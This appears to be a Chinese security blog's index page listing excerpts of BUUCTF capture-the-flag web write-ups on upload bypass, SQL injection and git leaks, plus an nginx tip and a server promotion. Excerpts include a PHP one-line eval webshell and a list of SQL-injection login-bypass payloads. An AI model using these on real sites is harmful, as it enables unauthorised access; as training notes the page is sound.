

 沐寒


向居家程序员「送服」
共克时艰,免费领取4核4G轻量应用服务器 新老用户同享 免费领取1个月4核4G8M带宽1200GB流量包轻量应用服务器 登录直接购买即可 拿来直接当云主机,还是很香的哦 购买链接 须知,早入手,早享受
HTTP协议超级详解

HTTP协议简介 超文本传输协议(英文:HyperText Transfer Protocol,缩写:HTTP)是一种用于分布式、协作式和超媒体信息系统的应用层协议。HTTP是万维网的数据通信的基础。 HTTP的发...

SQL注入原理及具体步骤
SQL注入原理 步骤: 1. 通过特殊的数据库查询语句 2. 在数据库的错误返回中找到sql漏洞 3. 利用sql语句猜解管理人员信息并登陆管理员后台 简单说就是:sql注入是将sql代码插入或添加到用户的输...

[极客大挑战 2019]Upload – buu刷题笔记
[极客大挑战 2019]Upload 题目打开是一个文件上次功能点 首次常规操作二话不说先上传一个一句话木马。 <?php @eval($_POST['123'])?> 页面提示被拦截,并显示not image 那我们进行抓包修...

[ACTF2020 新生赛]Upload – buu刷题笔记
[ACTF2020 新生赛]Upload 考点 前端后缀名绕过的方式 php可执行文件后缀名的种类主界面 有一个灯泡,提示你上传文件,前端有验证,只能上传 jpg|png|gif 这个时候我们有两种方式绕过前端验证 直...

[极客大挑战 2019]PHP
因为每次猫猫都在我键盘上乱跳,所以我有一个良好的备份网站的习惯 不愧是我!!! 这不就是文件扫描,dirb什么的都可以,经过一番测试,备份文件名为www.zip 直接在url后面输入www.zip,可以获...

SQL注入万能密码字典
SQL注入万能密码字典'or 'a'='a '.).or.('.a.'='.a or 1=1-- 'or 1=1-- a'or' 1=1-- 'or 1=1-- 'or.'a.'='a 'or'='a'='a 'or''=' 'or'='or' admin'or 1=1# admin'/* aaaa*/' 'or 1=1/* 'or 'a'=...

[第一章 web入门]常见的搜集 – buu刷题笔记
BUUCTF:[第一章 web入门]常见的搜集 比起那些需要技巧的ctf赛题,还是感觉这种信息收集吸引人 寻找有用的信息 首先看了一下源码貌似没发现什么有价值的东西然后顾名思义估计是要在站点的路径中...

[第一章 web入门]粗心的小李 – buu刷题笔记
打开题目就告诉我们是git泄露,那没办法,我们就查询git备份下载呗 GitHack的下载安装 下载地址:http://github.com/lijiejie/GitHack在GitHub上下载源码的压缩包后解压即可使用 需要使用python...
[第一章 web入门]SQL注入-1 – buu刷题笔记
打开题目,只有一段文字,不过既然题目是sql注入,而且链接上面也有参数,直接注就完了 http://bb983249-4364-4ee1-a32a-151a4c6cd37b.node4.buuoj.cn:81/index.php?id=1 也是一道比较简单的入...

nginx解决多个端口映射80的配置
注意:俩个server服务要相对独立,这样就可以同时将服务1和服务2的端口映射到80端口了 server { listen 80; server_name xx.cn; #域名1 location / { proxy_pass http://x.x.x.x:9001; #域名1需...
将 Python 项目打包成 EXE 可执行文件
标准打包 目前比较常见的打包 exe 方法都是通过 Pyinstaller 来实现的,本文也将使用这种常规方法。如果对这块已经很熟悉的小伙伴,可以直接下滑到本文下半部分。 为什么要打包? 众...

[CISCN2019 华北赛区 Day2 Web1]Hack World
读题 sql注入题,而且直接告诉你flag在表flag中的flag字段。让你提交查询id 查询1和2会有回显,输入其它数值都会提示错误。抓包跑一下字典看一下过滤的内容(学到的新技能,原来bp的intruder还...

[网鼎杯 2018]Fakebook
解题思路 首先登陆页面发现是这样的: 查看源码源码很正常,也没有什么特别的web 目录扫描 获取到robots.txt下面有一个备份文件 <?php class UserInfo { public $name = ''; public $age = 0...

盘点一下在渗透测试中可能用到的网络搜索引擎
1. 前言 渗透的本质是信息收集,这里整理了一些渗透搜索引擎,帮你提高信息收集的效率,找到互联网背后的脆弱面,以下例举的搜索引擎排名不分先后。 2. 国内 2.1 fofa 官网:http://fofa.info/F...

BUUCTF:[BUUCTF 2018]Online Tool – buu刷题笔记
打开可以看见是代码审计,我们看看代码 <?php if (isset($_SERVER['HTTP_X_FORWARDED_FOR'])) { $_SERVER['REMOTE_ADDR'] = $_SERVER['HTTP_X_FORWARDED_FOR']; } if(!isset($_GET['host']))...

